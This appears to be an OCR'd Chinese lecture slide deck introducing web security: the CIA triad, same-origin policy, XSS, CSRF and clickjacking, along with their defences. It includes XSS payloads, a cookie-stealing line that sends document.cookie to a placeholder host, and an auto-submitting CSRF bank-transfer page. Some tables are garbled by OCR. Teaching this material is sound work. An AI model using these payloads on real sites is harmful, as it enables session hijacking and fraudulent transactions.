web安全简介

大纲


- 安全三要素
- 白帽子兵法
- 浏览器安全
- xss
- csrf
- 点击劫持
- HTML安全

安全三要素

- 机密性
  - 加密 密码 MD5, Base64, SHA1
- 完整行
  - 数字签名 敏感数据
- 可用性
  - 随需而得 DDos攻击


完整性

- 数字签名过程


摘要
10111000010
用私钥
加密
10111000010
签字后
的报文
发送方对
报文签名
接受方验
证签名
10111000010
摘要
用发送
方公钥
解密
?
10111000010
10111000010
D
D'


可用性

- DDos攻击
- 分布式的拒绝服务




可用性

- 如何避免?


正常的三次握手过程
SYN
SYN+ACK
ACK
客户机
服务器
恶意的不完成三次握手，消耗系统资源
SYN
SYN+ACK
下一个SYN
攻击机
服务器

白帽子兵法

- Secure By Default 原则
  - 黑名单、白名单原则 （服务器端口、xss、flash crossdomain.xml）
  - 最



白帽子兵法

- 纵深防御原则
  - 不同层面不同方面实施安全方案，木桶理论
    - web漏洞 webshell 服务器 内网 数据库
  - 正确的地方做正确的事 <<笑傲江湖>>

白帽子兵法

- 数据和代码分离原则
  - 缓存区溢出 程序在堆栈中把用户数据当代码运行
  - 注入 xss sql

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title></title>
6 </head>
7 <body>
8   $var
9 </body>
10 </html>
```

白帽子兵法


- 不可预测性原则
  - id值不连续，攻击者不可预测

浏览器安全

- 同源策略

  http://www.example.com/dir/page.html

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://ww		
http://www		ent port
https://ww		
http://**en.e**		
http://**exa**		ed)
http://**v2.w**		ed)



浏览器安全

- 跨域方案有哪些?

1 document.domain
2 有src的标签
3 JSONP
4 Access-Control-Allow-Origin
5 window.postMessage
6 iframe


浏览器安全

- 浏览器沙箱
  - ie8 tab； chrome 浏览器，渲染， 插件，扩展进行隔离

- 恶意网址拦截
  - 黑名单，定期到服务器取最新的恶意网址黑名单

XSS

- 反射型？


Reflected XSS
1. Social engineering, e.g. a dodgy URL
2. Request includes malicious data
3. Bad app uses malicious data verbatim
4. Response includes malicious data as active content
5. Bad thing happens

test.php

```php
<?php

$input = $_GET["param"];
echo "<div>" . $input . "</div>";

?>
```

test.php?param=测试

test.php?param=<script>alert(/xss/)</script>

alert(document.cookie)

XSS

- 存储型？


Stored XSS
1. Attacker gets malicious data into the database (no social engineering required)
2. Entirely innocent request
3. Bad app retrieves malicious data and uses it verbatim
4. Response includes malicious data as active content
5. Bad thing happens

蠕虫

XSS

- 蠕虫
  - 条件:
    - 用户之间发生交互行为的页面 站内信 留言
    - 存储型xss

XSS

- DOM型


DOM-based XSS
1. Social engineering, e.g. a dodgy URL
2. Bad client-side code uses malicious data verbatim in DOM manipulation
3. Bad thing happens

```
<script>
  function test() {
    var str = document.getElementById('text').value;
    document.getElementById('t').innerHTML =
      "<a href='" + str + "'>testLInk </a>";
  }
</script>

<div id="t"></div>
<input type="text" id="text" value=""/>
<input type="button" id="s" value="write" onclick="test()" />
```

testLInk

testurl write

'><'

<''>testLInk

'><img src=# onerror=alert(/x write


```
<script>
        function test() {
          var str = document.getElementById('text').value;
          document.getElementById('t').innerHTML = "<a href='" + str + "'>testLInk </a>";
        }

</script>
<div id="t">
  <a href>
     <img src="#" onerror="alert(/xss2/)">
     "<''>testLInk "
   </a>
</div>
<input type="text" id="text" value>
<input type="button" id="s" value="write" onclick="test()">
```

Xss- cookie劫持

test.html?abc="><script src=http://xx/evil.js ></script

new Image().src="http://xxx/?c=" + encode(document.cookie)

```
GET http://pan.baidu.com/res/static/images/maintain/maintain.png HTT
Host: pan.baidu.com
Proxy-Connection: keep-alive
Cache-Control: max-age=0
If-None-Match: "577368d7-1b79"
If-Modified-Since: Wed, 29 Jun 2016 06:21:11 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (
Accept: image/webp,image/*,*/*;q=0.8
Referer: http://pan.baidu.com/error/core.html
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: yundetect_httpport=1000; BAIDUID=20A8917BB0F3A2E4112BC6EFC5
```

Xss- 发送get post 操作用户的浏览器

- get请求 img.src
- post请求 创建form表单，XMLHttpRequest

xss 的防御


- httpOnly

Response Header	Value
(Status-Line)	HTTP/1.1 200 OK
Server	ASP.NET Development Server/10.0.0.0
Date	Sat, 22 Oct 2011 07:14:45 GMT
X-AspNet-Version	4.0.30319
Set-Cookie	testcookie=Testcookie Value; path=/; HttpOnly
Cache-Control	private
Content-Type	text/html; charset=utf-8
Content-Length	1795
Connection	Close

这样可以起到防止xss的作用吗?

XSS 的防御

- 输入输出检查



xss 的防御

- 输入检查
  - 过滤特殊字符 如 <>'" script javascript
  - var xssFilters = require('xss-filters');


- 输出检查
  - HtmlEncode
  - JavascriptEndoe


浏览器Xss filter

- http://www.365.com/tag/xxx<script>alert(1);<%2Fscript>/

CSRF 跨站请求伪造

- 攻击者盗用了你的身份，以你的名义发送恶意请求




存在CSRF漏洞的网站：WebA
攻击者：WebB
受害者：User/WebA
6.A不知道(5)中的请求是C发出的还是B发出的，由于浏览器会自动带上用户C的Cookie，所以A会根据用户的权限处理(5)的请求，这样B就达到了模拟用户操作的目的。
Browser
User(C)
1.浏览并登录信任网站A
2.验证通过，在用户处(C)产生A的Cookie
5.根据B在(4)的请求，浏览器带着(2)出产生的Cookie访问A
Web（A）
(Trusted)
3.用户在没有登出A网站的情况下，访问危险网站B
4.B要求访问第三方站点(A)，发出一个请求(requset)
Web（B）
(Hacked)
hydddd

银行转账

- 银行网站a通过下面这个请求转账
- http://www.mybank.com/Transfer.php?toBankId=11&money=1000

- 危险网站b包含图片
- <img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>

- get 改为post请求

银行网站A的WEB表单如下：

```
<form action="Transfer.php" method="POST">
    <p>ToBankId: <input type="text" name="toBankId" /></p>
    <p>Money: <input type="text" name="money" /></p>
    <p><input type="submit" value="Transfer" /></p>
</form>
```

后台处理页面Transfer.php如下：

```
<?php
    session_start();
    if (isset($_REQUEST['toBankId'] &&  isset($_REQUEST['money']))
    {
        buy_stocks($_REQUEST['toBankId'],  $_REQUEST['money']);
    }
?>
```

- $_request 改为 $_post

```php
<?php
    session_start();
    if (isset($_POST['toBankId'] &&  isset($_POST['money']))
    {
        buy_stocks($_POST['toBankId'],  $_POST['money']);
    }
?>
```

```
<html>
    <head>
        <script type="text/javascript">
            function steal()
            {
                    iframe = document.frames["steal"];
                    iframe.document.Submit("transfer");
            }
        </script>
    </head>

    <body onload="steal()">
        <iframe name="steal" display="none">
            <form method="POST" name="transfer"  action="http://www.myBank.com/Transfer.php">
                <input type="hidden" name="toBankId" value="11">
                <input type="hidden" name="money" value="1000">
            </form>
        </iframe>
    </body>
</html>
```

CSRF 防御

- 伪随机数
- referer 校验
- Anti CSRF Token

Anti CSRF Token

- csrf 的本质


  重要操作的所有参数都可以被攻击者猜测到

  把参数加密，或者使用一些随机数

  url不友好，可读性差
  用户无法收藏
  服务端解密， 性能问题

Anti CSRF Token

- 在原来的url中加唯一的随机数token



点击劫持

拖拽劫持

攻击者
隐藏iframe


被攻击者
透明iframe

防御 ClickJacking

frame busting

```
if (top.location != location) {
  top.location = self.location;
}
```

X-Frame-Options



DENY
SAMEORIGIN
ALLOW-FROM origin

HTML5 安全

- 黑名单无法覆盖html5新标签
  - audio video ondurationchanged 等各种事件

Thank You!!!